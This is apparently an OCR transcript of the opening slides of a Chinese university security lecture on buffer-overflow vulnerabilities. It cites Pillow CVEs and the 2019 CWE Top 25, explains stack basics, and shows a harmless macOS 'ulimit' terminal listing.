第09讲 缓冲区溢出漏洞的机理与防御

系统安全与可信计算研究所　陈泽茂

chenzemao@whu.edu.cn

缓冲区溢出是高发漏洞

Last 20 Scored Vulnerability IDs & Summaries

Last 20 Scored Vulnerability IDs & Summaries	CVSS Severity
CVE-2020-5310 — libImaging/TiffDecode.c in Pillow before 6.2.2 has a TIFF decoding integer overflow, related to realloc. **Published:** January 02, 2020; 08:15:11 PM -05:00	*V3.1:* 8.8 HIGH *V2:* 6.8 MEDIUM
CVE-2020-5311 — libImaging/SgiRleDecode.c in Pillow before 6.2.2 has an SGI buffer overflow. **Published:** January 02, 2020; 08:15:11 PM -05:00	*V3.1:* 8.8 HIGH *V2:* 6.8 MEDIUM
CVE-2020-5312 — libImaging/PcxDecode.c in Pillow before 6.2.2 has a PCX P mode buffer overflow. **Published:** January 02, 2020; 08:15:11 PM -05:00	*V3.1:* 8.8 HIGH *V2:* 6.8 MEDIUM
CVE-2020-5313 — libImaging/FliDecode.c in Pillow before 6.2.2 has an FLI buffer overflow. **Published:** January 02, 2020; 08:15:11 PM -05:00	*V3.1:* 8.8 HIGH *V2:* 6.8 MEDIUM

缓冲区溢出往往也是高危漏洞

Common Weakness Enumeration

A Community-Developed List of Software & Hardware Weakness Types

CWE Top 25 Mo Dangero Softwa Erro

Home > CWE Top 25 > 2019   ID Lookup:

Home | About | CWE List | Scoring | Community | News

https://cwe.mitre.org/top25/archive/2019/2019_cwe_top25.html

2019 CWE Top 25 Most Dangerous Software Errors

Rank	ID	Name	Score
[1]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	75.56
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.69

The Common Weakness Enumeration (CWE™) Top 25 Most Dangerous Software Errors (CWE Top 25) is a demonstrative list of the most widespread and critical weaknesses that can lead to serious vulnerabilities in software. These weaknesses are often easy to find and exploit. They are dangerous because they will frequently allow adversaries to completely


目 录

一、栈溢出漏洞机理


1.1 栈的概念与实现

■ 栈——作为数据结构

- 定义：只能在表尾进行数据插入和删除的线性表。
- 属性：Top/Bottom
- 操作：push/pop



进程空间中栈的分布示意





zemao — -bash — 70×21

```
The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
pcdeMacBook-Pro:~ zemao$ ulimit -a
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
file size               (blocks, -f) unlimited
max locked memory       (kbytes, -l) unlimited
max memory size         (kbytes, -m) unlimited
open files                      (-n) 256
pipe size            (512 bytes, -p) 1
stack size              (kbytes, -s) 8192
cpu time               (seconds, -t) unlimited
max user processes              (-u) 2784
virtual memory          (kbytes, -v) unlimited
pcdeMacBook-Pro:~ zemao$ ulimit -s
8192
pcdeMacBook-Pro:~ zemao$ ulimit -u
```

